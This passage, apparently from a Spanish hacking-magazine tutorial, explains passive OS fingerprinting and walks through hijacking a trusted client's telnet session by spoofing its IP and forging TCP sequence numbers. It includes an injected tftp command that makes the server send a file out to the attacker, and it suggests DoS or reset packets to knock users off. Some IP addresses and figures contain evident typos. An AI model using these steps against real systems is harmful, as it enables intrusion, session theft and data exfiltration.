Los cuatro bytes de la izquierda corresponden al **Tamaño de Ventana TCP**

El número que viene después de los dos primeros : será el TTL

Y por último tendremos un 0 ó un 1 para el bit de fragmentación,


Por tanto un tamaño de ventana TCP de 7BF0 con TTL 64 y bit de fragmentación activo sería el de una máquina Linux 2.1.122 ó 2.2.14

Pues nada, manos a la obra, a esnifar....

Ponemos el esnifer a funcionar...

Abrimos el navegador y **nos conectamos a google**

Vamos al esnifer a ver que hay....



Y tomamos nota de los siguientes datos...

De la cabecera IP, sacamos:

El campo que dice **Don´t fragment bit: que pone 1**
El Campo que dice **Time to live, que pone 0xFC (252 en decimal)**

De la cabecera TCP sacamos:

El campo que dice **Window, que pone 0xFAF0**

Abrimos el archivo osprint.conf de siphon y encontramos esto: (entre otras muchas...)

FAF0:255:1:Solaris 2.6 - 2.7

Como ves es "*exactamente*" nos falla el TTL que el esnifer da 252 y el archivo *osprint.conf* es de 255, pero casi con toda probabilidad el Servidor Web de google es un Solaris 2.6 ó 2.7

Sencillo, práctico y muy efectivo.. no tuvimos que escanear nada...

Claro que lo que viene ahora no es tan simple... pero te gustará, ya verás....

IP-Hijacking

Venga... sentaos bien, poneos cómodos y tranquilidad que hay para rato....

De todos es conocido que al implementar un esnifer en una red podemos escuchar el tráfico que "*ronda*" por la misma, al colocar nuestro esnifer favorito en un segmento de red y desde el punto de vista de un usuario con "*malas*" intenciones podemos capturar muchas cosas, contraseñas, nombres de usuarios, páginas web, etc.

Esto es un "***ataque pasivo***", la máquina donde corre **el esnifer es un receptor del tráfico**, que descubre lo que circula por la red aunque no vaya dirigida a él.

El IP-Hijacking al contrario que un sniffing de paquetes, es un ataque activo, con el **IP-Hijacking lo que hacemos es robar una conexión ya establecida por otro usuario y máquina contra un servidor.**

En una conexión activa, este tipo de ataques se suelen utilizar contra maquinas que utilizan métodos de autenticación de password de un solo uso (syskey, NTLM, etc..) y en los que los ataques de toda la vida no surgen ningún efecto porque las contraseñas están cifradas. Ya sabes que aunque se pueda romper ese cifrado no es inmediato, imagino que conocerás lo que cuesta craquear un hash de Windows por ejemplo.

Los ataques activos se basan en el sniffing de un flujo de paquetes para encontrar una serie de datos que nos van a servir para "*suplantar*" a una de las maquinas que forma parte de la sesión que estamos escuchando, como este tipo de ataques se basan en sniffing, no nos servirán para nada si el flujo que estamos escuchando esta encriptado de cualquier forma, es aquí donde el Hijacking toma un especial protagonismo.

El escenario del ataque sería el siguiente:

1º) Colocamos nuestro esnifer favorito en la máquina que ejecutará el ataque, ya veremos que ni tan siquiera ha de ser así, existen esnifers a los que nos podemos conectar remotamente, como si se tratase de un troyano, la parte del servidor sería el esnifer en marcha y el cliente seríamos nosotros, no lo complicaremos tanto para esta práctica, en este ejemplo, tanto la máquina donde corre el esnifer como la **máquina atacante** es la misma. **Su IP 172.28.0.25**

2º) **Un servidor**, puede ser una BBDD un Controlador de Dominio, un Servidor Web, etc., en este ejemplo y para simplificar el asunto, **se trata de un Servidor Telnet con Autenticación NTLM** al que sólo puede acceder un determinado número de usuarios, con determinadas Ip's y a determinadas horas, en ese servidor la IP del atacante NO ESTA AUTORIZADA a iniciar la sesión y además el usuario de la máquina atacante NO SABE EL LOGIN NI PASS para entrar en ella, **el servidor será la IP 172.28.0.9**

3º) **Un cliente**, autorizado por el servidor telnet de nuestro ejemplo, tanto el usuario como la IP del cliente son **parte de los equipos de confianza del servidor. La ip 172.28.0.50**

Aclaraciones:

En este escenario observarás que las tres máquinas están en la misma Red, eso es una ventaja, pero no tiene por qué ser así, lo que si es importante es que podamos comprometer el segmento de red del cliente o del servidor, puesto que si no, no podríamos hacer el sniffing del tráfico.

Además, en este escenario, como los tres hosts están en la misma red y se trata de una sesión telnet, con un simple sniffing pasivo podríamos averiguar el pass y login del user válido para el servidor (siempre y cuando la sesión telnet no vaya cifrada), así que vamos a añadir nuevas reglas del juego para que el escenario sea más real.

a) En nuestro esnifer eliminaremos el tráfico dirigido desde el servidor al cliente y por supuesto aquel otro tráfico dirigido hacia nosotros mismos, con esto simularemos no conocer las conversaciones que mantiene el servidor con el cliente autorizado, sólo veremos lo que el cliente envía al server como respuesta o como peticiones.

b) Tendremos que hacer un IP-spoofing de la Ip del cliente e incluso, si podemos, enviarle un DoS para que "*desaparezca*" de las conversaciones con el servido.

Como ya te dije antes, Atacante y cliente (equipo de confianza) o Atacante y Servidor deberían estar en la misma red, esto lo simularemos "*olvidando*" y no esnifando el tráfico que sale del server.

También sería posible colocar el esnifer en el servidor, de tal forma que a quien no vemos es al cliente, el método sería el mismo, sólo que "*se supone*" que el servidor estará más protegido y que no podremos colocar el esnifer tan fácilmente.

Muchos esnifers permiten instalar una parte del mismo en un equipo remoto para que luego nos conectemos a él, es decir, imagina que podemos colocar *"esa parte*" del esnifer en alguno de los servers de prácticas de HxC, además sabemos la IP con que ***AZIMUT & Company*** se conectan a él mediante NetBios o SMB o lo que sea.

Al tener "*esnifado*" el tráfico teóricamente podríamos "*robarle*" la sesión al administrador remoto del Server de prácticas UNA VEZ HAYA ESTABLECIDO la conexión, de tal manera que en adelante, el server de prácticas se pensará que nosotros somos AZIMUT.

¿Qué le pasaría a AZIMUT?

R: Pues además de darle un *cuchufrucu* porque le birlaron la sesión por la cara, su máquina podría mostrar errores de conexión (cosa que tampoco es para alarmarse, puede ser un simple error de conexión o cualquier otra cosa) o bien, podría ir mas lenta su sesión o rechazar las conexiones.

¿Podría AZIMUT reconectarse?

R: SI, pero a nosotros eso nos dará igual, para el servidor será otra nueva sesión, autorizada y establecida, de tal forma que AZIMUT seguirá "*haciendo sus cosas*" y nosotros "*las nuestras*"

¿Y si el server nos desconecta a nosotros o perdemos la conexión por otros motivos?

R: Pues que tendremos que volver a robarla, la sesión perdida no se podrá reutilizar porque el server la dará por finalizada.

Analogía con el Escenario

Servidor Telnet del ejemplo sería uno de **los servidores de prácticas de HxC**

Cliente autorizado, AZIMUT

Atacante, Nosotros

¿Y el esnifer dónde?

R: en el servidor de HxC o en la máquina de AZIMUT, instalado de tal forma que nosotros remotamente "*veamos lo que se cuece*" y las conexiones que establece para robarlas.

Esto es una de las cositas que el ínclito ***Kevin Mitnick*** le hizo al Sr. ***Shimomura*** para espiarle y robarle archivos, el Sr. Shimomura se conectaba desde su equipo a un servidor, Kevin Mitnick desde su portátil Spoofeo la IP de Shimomura y le robó la conexión, el asunto terminó (a parte de mal para Kevin) con que el atacante se hizo dueño y señor del servidor,.

Bueno, no fue del todo así, a Kevin no le hizo falta colarle ningún troyano a Shimomura, ni al server, simplemente falseó la Ip de conexión y pudo entrar en su máquina, pero eran otros tiempos, no había tantas barreras como las hay ahora y aunque ya existían unos pocos esnifers, algunos IDS, etc. eran muy básicos y muy crudos, ***joer, si hasta se podía hacer spoofing con el netcat....***

Deberías de tener MUY CLARO como se negocia y establece una sesión "*normal*" TCP, lo del saludo de tres vías, las señales (Flags), puerto origen, puerto destino, Ip origen, Ip destino y lo más importante:

- Los números de secuencia y asentimiento
- El tamaño de la ventana TCP

Por esto estuve tan pesado con el asunto de los números de ACK, los números de secuencia, el offset de datos (recuerda que el ACK se calcula con el nº de secuencia+nº bytes a enviar), etc.

Para "*los dormidos*" haré una pequeña, pequeñísima revisión de todo ello, muy simplificada y con determinadas abreviaturas que usaré para que sea más cómoda su lectura:

Una conexión TCP esta definida únicamente por cuatro parámetros:

- La dirección IP del emisor (el que inicia la conexión)
- La dirección IP del receptor (el que recibe la conexión)
- El puerto TCP del emisor
- El puerto TCP del receptor.

El mecanismo que utiliza TCP/IP para saber si debe o no debe aceptar un paquete esta basado en chequear una serie de valores en cada paquete, si estos valores son los esperados por el receptor, el paquete es valido, en caso contrario se rechazan

- Todos los paquetes llevan dos números que los identifican:
    - El mas importante en el numero de secuencia o (N_SEQ), este numero de 32bits indica, el numero de bytes enviados, cuando se crea una conexión, el primer numero de secuencia que se envía se genera de forma aleatoria, es decir el numero de secuencia del primer paquete en una conexión no es 0, este numero de secuencia va aumentando al menos en una unidad con cada paquete que se envia, aunque lo normal es que aumente el numero de bytes enviados en los paquetes de datos y que aumente uno en los paquetes de control.
    - El otro numero ligado al numero de secuencia, es el numero de asentimiento o (N_ACK), tanto el cliente como el servidor almacenan en este campo el valor del numero de secuencia siguiente que esperan recibir, como ya se explicó en el Protocolo TCP.

Para no tener que estar poniendo continuamente, número de secuencia envíado/recibido por... número de asentimiento envidado/recibido por... etc, usaré unas siglas para reconocer en cada momento lo que se envía o recibe en la conexión:

SVR_SEQ : Número de Secuencia del siguiente byte que va a ser enviado por el servidor.

SVR_ACK : siguiente byte que va a ser recibido por el servidor (es el numero de secuencia del ultimo byte recibido mas uno)

CLT_SEQ : Número de secuencia del siguiente byte que va a ser enviado por el cliente.

CLT_ACK : siguiente byte que va a ser recibido por el cliente.

CLT_WIND : tamaño de bytes de la ventana TCP que puede recibir el cliente sin tener que verificarlos

SVR_WIND : tamaño de bytes de la ventana TCP que puede recibir el servidor sin tener que verificarlos

En cada nueva sesión se generan nuevos y diferentes números de secuencia, para evitar que dos sesiones simultaneas tengan la misma serie de identificadores.

Aparte de los números SEQ/ACK la cabecera de un paquete TCP contiene otros campos, recuerda el formato del segmento TCP que se explicó anteriormente

¿Cómo se establece una conexión? (Ejemplo de....)

Apertura de una conexión SIN INTERCAMBIO DE DATOS, es decir, sólo la negociación del saludo de tres vías:

Al principio, la **conexión por parte del cliente** esta cerrada (**CLOSED**) y **en el lado del servidor esta en estado de escucha (LISTEN)** en espera de nuevas conexiones.

NOTA: Equivalencias usadas en el ejemplo

SEG_SEQ --> número de secuencia del paquete actual

SEG_ACK --> numero ACK del paquete actual

SEG_FLAG -> bits de control del paquete actual

1º) El cliente manda el primer paquete y le dice al servidor que sincronice números de secuencia con el Flag SYN:

Primer paquete del cliente :

SEG_SEQ = CLT_SEQ_0 (este se produce en el lado del cliente)

SEG_FLAG = SYN

Estado de la conexión : SYN-SENT

2º) Cuando el servidor recibe este primer paquete fija su primer numero ACK al CLT_SEQ que le acaba de llegar y establece el flag SYN:

SEG_SEQ = SVR_SEQ_0 (esto se produce en el lado del servidor, que genera su primer numero SEQ para marcar los paquetes que envíe)

SEQ_ACK = CLT_SEQ_0+1 (el servidor fija su ACK al Número de secuencia del próximo paquete que espera recibir)

SEG_FLAG = SYN (comienza la sincronización de números de secuencia)

Estado de la conexión : SYN-RECEIVED

3º) Cuando el cliente recibe este paquete empieza a reconocer la serie de números de secuencia del servidor:

SEG_SEQ = CLT_SEQ_0+1 (Aumenta su SEQ para ajustarlo a lo que espera recibir el servidor, estamos de nuevo en el lado del cliente)

SEG_ACK = SVR_SEQ_0+1 (Fija su ACK número al ultimo número de secuencia que ha recibido del servidor mas uno, que es lo que espera recibir en el siguiente paquete que le envie el servidor)

El cliente fija su Número de ACK inicial a SVR_SEQ_0+1 tenemos que:

CLT_ACK = SVR_SEQ_0+1, este proceso se va a repetir para cada intercambio de paquetes.

Estado de la conexión: ESTABLISHED

Cuando el servidor reciba este paquete sabrá que se ha establecido una nueva conexión y ambos, cliente y servidor, tendrán los datos suficientes para empezar a intercambiar paquetes de forma fiable, en este punto tenemos :

CLT_SEQ = **CLT_SEQ_0 + 1** Lo que va a enviar en el próximo paquete

CLT_ACK = SVR_SEQ_0 + 1 Lo que espera recibir en el próximo paquete

SVR_SEQ = SVR_SEQ_0 + 1 Lo que va a enviar en el próximo paquete

SVR_ACK = CLT_SEQ_0 + 1 Lo que espera recibir el próximo paquete

Con lo que se debe cumplir siempre :

CLT_ACK = SRV_SEQ

y

SVR_ACK = CLT_SEQ

En el caso en que no se cumplan estas igualdades nos encontraremos ante un estado desincronizado y la conexión se perderá....

¿Cómo se cierra una conexión?

Una conexión se puede cerrar de dos formas:

a) Enviando un paquete con el flag FIN activo
b) Enviando un paquete con el flag RST activo

Si es el Flag FIN el que se activa, el receptor del paquete se queda en un estado de espera **CLOSE-WAIT y empieza a cerrar la conexión**

Si es el Flag RST el que esta activado, el receptor del paquete cierra la conexión directamente y pasa a un estado **CLOSED liberando todos los recursos asociados a esta conexión**

Negociación del Tamaño de ventana TCP y números de Secuencia-Asentimiento

Supongamos que tenemos una conexión establecida entre un cliente y un servidor, sólo serán aceptables los paquetes cuyo numero de secuencia SEQ se encuentre en el intervalo

NOTA: CLT_WIND y SRV_WIND son los tamaños de la Ventana TCP del cliente y servidor

SVR_ACK, SVR_ACK + SVR_WIND para el servidor

y

CLT_ACK, CLT_ACK + CLT_WIND para el cliente.

Cuando el SEQ del paquete enviado esta por encima o por debajo de los limites de estos intervalos, el paquete es deshechado y el receptor del paquete envía un paquete al emisor con el numero ACK igual al SEQ del paquete que se esperaba recibir, por ejemplo, el cliente envía al servidor el siguiente paquete:

SEG_SEQ = 2500, (paquete del cliente)
SRV_ACK = 1500,
SVR_WIND = 50,

Como SEG_SEQ (2500) es mayor que SVR_ACK + SVR_WIND (1550) y los valores esperados para el numero de secuencia del paquete eran [1500,1550], el servidor genera y envía un paquete con los siguientes números :

SEG_SEQ = SVR_SEQ
SEG_ACK = SVR_ACK

Que era lo que el servidor esperaba encontrar en el paquete y así se informan del tamaño de ventana TCP a utilizar.

El Ataque IP-Hijacking en nuestro ejemplo

El ataque IP-hijacking consiste en hacer creer al Servidor Telnet que esta manteniendo una conexión con un cliente autorizado y que los paquetes que esta enviando esta maquina no son validos

Por el contrario, los paquetes que vamos a enviar nosotros (el atacante) SÏ son validos, de esta manera nos apoderamos de una conexión

¿Qué le ocurre al Servidor?

R: Le parece todo normal

¿Qué le ocurrirá al Cliente Autorizado?

R: Pensará que el servidor le ha cerrado la conexión por cualquier razón

¿Qué tenemos que modificar y/o enviar al Servidor?

R: Para poder secuestrar la conexión establecida entre el cliente autorizado y el servidor telnet, tenemos que ser capaces de hacer creer al servidor Telnet que los paquetes del cliente autorizado ya no son válidos.

¿Cómo puede pensar el servidor Telnet que los paquetes del cliente autorizado ya no son válidos?

R: Lo que vamos a hacer es que los números SEQ/ACK que envía el cliente sean erróneos y entonces el servidor los descartará.

Si... pero.... ¿Cómo?

R: Enviaremos datos adicionales a los paquetes que envía el cliente destinados al Servidor *spoofeando* la IP del Cliente

¿Y con esto qué se consigue? ¿Explica mejor eso de paquetes adicionales?

R: Cuando el Servidor Telnet reciba esos paquetes que aparentemente los envió el Cliente, actualizara sus números ACK, y aceptara estos datos modificados, con los nuevos números SEQ/ACk que nosotros hemos forzado

Sigo sin entenderlo, veo las intenciones pero no comprendo en qué afectará eso al cliente

R: A partir de este momento, todos los paquetes que envíe el cliente serán rechazados, ya que esta utilizando los SEQ/ACK antiguos, sólo nosotros estaremos en poder de los nuevos....

Aja, estupendo... ¿y luego qué?

R: Una vez que hemos logrado esto, ya esta hecho, ya tenemos el control de la conexión, lo único que tenemos que hacer ahora es calcular los números SEQ/ACK de cada paquete que enviemos para que corresponda con lo que espera el servidor.

La última respuesta es "*engañosa*" porque eso de que "*lo único que tenemos que hacer es calcular ....*" puede ser una auténtica pesadilla, hay que conocer "*al dedillo*" los protocolos utilizados, en este caso TCP, IP y Telnet, pero imagina lo que sería suplantar una sesión http o SMB, ufff un horror, pero se puede, no lo dudes.

Siendo "*malvados*" también podríamos cerrar todas las conexiones que nos de la gana, en lugar de enviar paquetes que "*continúen*" la conexión, enviamos paquetes FIN o RST con los números de secuencia válidos y chas... que luego el Cliente lo vuelve a intentar... pues otra vez... y chas de nuevo.... y así hasta que uno de los dos se canse, seguramente el Cliente se pondrá de los nervios.

Ahora nuestro ejemplo detallado

La práctica que vamos a realizar es la siguiente:

En nuestro equipo atacante (172.280.25) montamos un esnifer y un servidor TFTP


El equipo "de confianza" (172.28.0.50) inicia una sesión telnet contra un servidor

El equipo servidor telnet (172.28.0.9) acepta la conexión telnet del cliente (equipo de confianza)

Resulta que nos encontramos escuchando esa sesión telnet establecida entre los equipos cliente y servidor (172.28.0.50 y 172.28.0.25) desde nuestro equipo atacante (172.280.0.25), pero no podemos iniciar sesión telnet contra el server puesto que ni tenemos password ni login, y aun en el caso de que lo averigüemos el firewall del servidor nos rechazaría la sesión porque no somos una ip válida para él.

Entonces, vamos a secuestrar la conexión que inició el equipo de confianza, nos haremos pasar por él y le pediremos al server que nos transmita un archivo a nuestro equipo!!!!!

Lo primero es activar servidor tftp en nuestro equipo, ya sabes utilizaremos el tftd32.exe que nos enseñó la Revista....



Luego ponemos en marcha nuestro esnifer y filtraremos el tráfico telnet (puerto 23 de TCP) para escuchar "*la conversación*" entre el servidor y el cliente autorizado.

Pongamos que nos encontramos algo parecido a esto....

No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos	Difer...
1	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	11,116
2	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
3	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,141
4	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
5	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,010
6	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,090
7	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,180
8	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	1,192
9	IP/TCP	Compaq <=> Toshiba	172.28.0.9 <=> 172.28.0.50	23 <=> 1088	0,100
10	IP/TCP	Toshiba <=> Compaq	172.28.0.50 <=> 172.28.0.9	1088 <=> 23	0,190

Hombre esto es poco significativo... se tratan de una serie de paquetes "*pasantes*" es decir, que nuestro esnifer capta y no van dirigidos a el propio equipo donde está corriendo (fíjate que el símbolo es < = >, entran y salen de las ip's 172.28.0.50 y 172.280.9 pero ninguna va dirigida exactamente a nosotros

Tampoco sabemos exactamente de qué se trata, solo podemos observar que los puertos a los que el cliente (Toshiba) se conecta con el servidor (Compaq) es el 23.

También vemos el puerto que usa el cliente, el 1088, puerto dinámico y que parece ser que están haciendo "*algo*"

Vamos a "*escudriñar* los tres últimos, podríamos hacerlo de todos, pero para no aburrir.....

De todo ello **nos vamos a fijar en unas cuantas cosas: Identificación, Longitud total del Paquete IP, Nº de secuencia, número de Ack , Bandera-señal flag y Bytes enviados**

Una tablita mejor: (Los valores están en hexcadecimal)

Host Emisor	ID. IP	Longitud total	Nº SEQ	Nº ACK	Flag	Nº de Bytes de datos
Toshiba a Compaq	9EE2	0029	0CF091E8	2517AF8D	PSH+ACK	01 byte
Compaq a Thosiba	8525	0039	2517AF8D	0CF091E9	PSH+ACK	11 bytes
Thosiba a Compaq	9EE2	0028	0CF091E9	2517AF9E	ACK	0 bytes

Bueno pongámoslo en decimal…

Host Emisor	ID. IP	Longitud total	Nº SEQ	Nº ACK	Flag	Nº de Bytes de datos
Toshiba a Compaq	40674	41	217092584	622309261	PSH+ACK	1 byte
Compaq a Toshiba	34085	57	622309261	217092585	PSH+ACK	17 bytes
Thosiba a Compaq	40675	40	217092585	622309278	ACK	0 bytes

Aunque debemos irnos acostumbrando a la notación hexadecimal como es el primer ejercicio lo analizaremos en decimal para una mejor comprensión

Columna Identificación:

El Toshiba incrementa en una unidad el campo Id. Por cada paquete que envía

El Compaq también lo hace, sólo que como no tenemos más que una entrada no podemos compararlo...

Longitud Total,

Esto vale para cualquier dirección que tome el paquete y para todos los paquetes

Suma de 20 bytes de encabezado IP+ 20 bytes de encabezado TCP+ nº bytes de datos

Nº Seq. Y ACK

Cuando es el Toshiba quien envía pasa lo siguiente:

El número de secuencia del último paquete se incrementa en tantos bytes como bytes de datos enviados desde el propio toshiba

217092585 = 217092584 + 1

También podemos calcular el Nº SEQ como el Nº ACK del paquete anterior recibido de Compaq... es lo mismo

El número ACK del último paquete se incrementa en tantos bytes como bytes recibidos

622309278 = 62230961 + 17

Cuando es el Compaq el que envía pasa lo siguiente:

El número de secuencia es el mismo número de ACK que envió Compaq (622309261)

El número de ACK es el número de secuencia que envío toshiba en el paquete anterior + 1

217092585 = 217092584 + 1

Buahhhh!!!! Menuda rallada, qué comedura de coco....

Vale, **pensemos en el próximo paquete que se debería enviar**....

Si Toshiba le envía un nuevo paquete a Compaq, por ejemplo un ACK con 0 bytes de datos

Id IP = Id Ip +1, es decir 40676 puesto que el último fue el 40675

Longitud total = 20 + 20 +0 , es decir 40

Nº SEQ = 217092585 + 0, es decir 217092585

Nº ACK = 622309278 + 0, es decir 622309278

El flag sería un ACK

El número de bytes enviado cero

Y qué le debería responder Compaq.... pues lo mismo, respondería otro ACK como flag, intercambiando los números de secuencia por los valores del ACK y viceversa, de tal forma que el la próxima transmisión que haga toshiba utilizará el nª ACK como número de SEQ y el número de SEQ como número de ACK

¿Si Toshiba envía un nuevo ACK a Compaq, qué es lo único que variaría?

R: El identificador IP, que como se trata de un nuevo paquete de datos sería 40677, pero sus números de secuencia y ACK segurán siendo los mismos al no enviar datos.

Bien, **entonces enviemos el paquete correcto que ejecute el tftp....**

Toshiba envía a Compaq:

Id IP 40676 (se supone que no se envió ningún nuevo paquete ACK)
Longitud total = 20 +20 + 31 = 71
Nº SEQ = 217092585 + 0
Nº ACK = 622309278 + 0
Flag PSH+ACK
Nº Bytes: 31

Los 31 bytes son: tftp –i 172.28.0.9 put sc.exe

Si cuentas los caracteres incluidos los espacios, los puntos, las letras y números suman 30....

¿Por qué 31?

R: Porque faltaría el "*enter*" es decir, el carácter 0d en hexadecimal que equivale al retorno de carro....

Seguro que estarás pensando que los datos anteriores no son correctos....

¿No decías que el ACK que envía Toshiba se deben sumar los bytes recibidos?

Entonces, **¿ No sería 622309278 + 31?**

R: NO. Recuerda que son RECIBIDOS, y en el último paquete recibido de Compaq, se recibieron CERO bytes !!!

¿Y por qué no se incrementa en uno o en 31 el número de secuencia?

R: Porque sólo es así cuando RECIBIMOS un PSH+ACK y en este caso lo estamos ENVIANDO

Luego será Compaq quien recalcule los números de secuencia y ACK correctos y nos los devolverá en el siguiente ACK

En resumen, que cuando utilicemos esta técnica**, lo único que tenemos que hacer es:**

- modificar la Identificación del ID de IP a ID de IP + 1
- El tamaño total del paquete (40 + los bytes que enviemos),
- cambiar el flag a PSH+ACK (valor 18 hexadecimal)
- Recalcular el checksum IP
- Recalcular el checksum TCP
- Añadir los bytes de datos al final del paquete


Si todo fue bien, en el momento que enviemos ese paquete de datos:

- Toshiba no sabrá que le han secuestrado la conexión, simplemente "*se colgará*" la sesión telnet que el estableció "*legalmente*"

- Compaq recibirá "*la orden tftp*" y procederá a ejecutarla, con lo que nos transferirá el archivo deseado

- Compaq enviará paquetes ACK a toshiba después de procesar el paquete que le enviamos desde el equipo atacante y toshiba responderá otros ACK pero no serán válidos puesto que estarán "*anticuados*", comenzará un "*baile*" de ACK's que envía uno y ACK's que envía el otro, como no se ponen de acuerdo en el número de secuencia y en el número de asentimientos ACK, la sesión terminará por quedarse colgada y le aparecerá un mensajito a Toshiba como que ***se ha perdido la conexión con el host....*** **pero nosotros habremos RECIBIDO EL FICHERO EN NUESTRO SERVIDOR TFTP**

Mira esta pantalla de lo que ocurrió al enviar el paquete...



